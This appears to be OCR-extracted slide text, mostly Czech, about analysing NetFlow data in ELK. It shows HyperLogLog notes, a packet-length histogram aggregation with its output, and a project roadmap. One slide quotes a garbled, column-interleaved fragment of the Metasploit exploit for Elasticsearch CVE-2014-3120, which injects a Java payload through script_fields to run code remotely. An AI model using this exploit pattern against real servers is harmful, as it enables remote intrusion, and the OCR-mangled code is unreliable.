  usage only depends on the configured precision.

For a precision threshold of c, the implementation that we are using requires about c \* 8 bytes.

The following chart shows how the error varies before and after the threshold:

#### 



## ELK not just simple aggregations ...

- histogram průměrné délky paketu v tocích pro daný uzel
  - původně jsem očekával 1 1500, ale smůla puštíku ;)
  - spočítání statistik podle skriptu/dopočítané hodnoty
    - např. vlastní Map část od agregační Reduce

```
{"took"=>4,
 "timed out"=>false,
 " shards"=>{"total"=>8, "successful"=>8, "failed"=>0},
 "hits"=>{"total"=>5427, "max score"=>0.0, "hits"=>[]},
 "aggregations"=>
 {"pktlen histogram"=>
    {"buckets"=>
      [{"key as string"=>"0", "key"=>0, "doc count"=>5276},
      {"key_as_string"=>"100", "key"=>100, "doc count"=>64},
      {"key as string"=>"200", "key"=>200, "doc count"=>34},
       {"key as string"=>"300", "key"=>300, "doc count"=>7},
       {"key as string"=>"400", "key"=>400, "doc count"=>9},
       {"key_as_string"=>"500", "key"=>500, "doc_count"=>2},
       {"key as string"=>"700", "key"=>700, "doc count"=>2},
       {"key_as_string"=>"900", "key"=>900, "doc_count"=>1},
       {"key as string"=>"1000", "key"=>1000, "doc count"=>1},
       {"key_as_string"=>"1200", "key"=>1200, "doc_count"=>1},
       {"key as string"=>"1300", "key"=>1300, "doc count"=>1},
       {"key as string"=>"1400", "key"=>1400, "doc count"=>2},
       {"key_as_string"=>"1500", "key"=>1500, "doc_count"=>1},
      {"key as string"=>"1600", "key"=>1600, "doc count"=>4},
       {"key as string"=>"1700", "key"=>1700, "doc count"=>1},
       {"key as string"=>"1800", "key"=>1800, "doc count"=>4},
       {"key as string"=>"1900", "key"=>1900, "doc count"=>1},
       {"key as string"=>"2000", "key"=>2000, "doc count"=>1},
       {"key as string"=>"2100", "key"=>2100, "doc count"=>5},
      {"key as string"=>"2600", "key"=>2600, "doc count"=>1},
       {"key_as_string"=>"2700", "key"=>2700, "doc_count"=>1},
       {"key_as_string"=>"3600", "key"=>3600, "doc_count"=>2},
      {"key as string"=>"3700", "key"=>3700, "doc count"=>2},
       {"key as string"=>"4000", "key"=>4000, "doc count"=>1},
       {"key as string"=>"4300", "key"=>4300, "doc count"=>1},
      {"key as string"=>"4900", "key"=>4900, "doc count"=>1},
      {"key as string"=>"5500", "key"=>5500, "doc count"=>1}]}}}
```

#### ELK scripted values for the other guys profit

CVE-2014-3120

```
def java_payload(file_name)
                                               source = <<-EOF
                                           import java.io.*;
                                           import java.lang.*;
def execute(java)
                                           import java.net.*;
 payload = {
    "size" => 1.
                                           #{to_java_byte_array(payload.encoded_jar.pack)}
                                           File f = new File('#{file_name.gsub(/\\/, "/")}');
    "query" => {
                                           FileOutputStream fs = new FileOutputStream(f);
     "filtered" => {
        "querv" => {
                                           bs = new BufferedOutputStream(fs);
                                           bs.write(buf);
          "match all" => {}
                                           bs.close();
                                           bs = null;
                                           URL u = f.toURI().toURL();
                                           URLClassLoader cl = new URLClassLoader(new java.net.URL[]{u});
    "script fields" => {
      "msf result" => {
                                           Class c = cl.loadClass('metasploit.Pavload'):
                                           c.main(null);
        "script" => java
                                               EOF
                                               source
                                             end
  res = send_request_cgi({
    'uri'
             => normalize uri(target uri.path.to s, " search"),
    'method' => 'POST',
    'data'
             => JSON.generate(payload)
```

#### Práce na silnici

- peer review, release v1
- v2 roadmap
  - testy na velkých datech
  - redis vs. jiný messaging
  - inputs pro forensics
    - mactimerobber, Nixon's poor man fs forensics decorator, plaso
    - cleartext disk images strings data carving and indexing (aka sleuthkit)
  - more aggregations
    - histogram 1day, terms pr, term flg, sum ibyt, sum ipkt
      - vektory příznaků, behaviorální analýza změny chování uzlu (scikit)



#### bodik/rsyslog2





- https://github.com/bodik/rsyslog2
  - puppet bez mastera
  - jenkins pro automatizaci
  - cloud s autodiscovery
  - zpracování dat v ELK
    - rsyslog, Netflow, Glastopf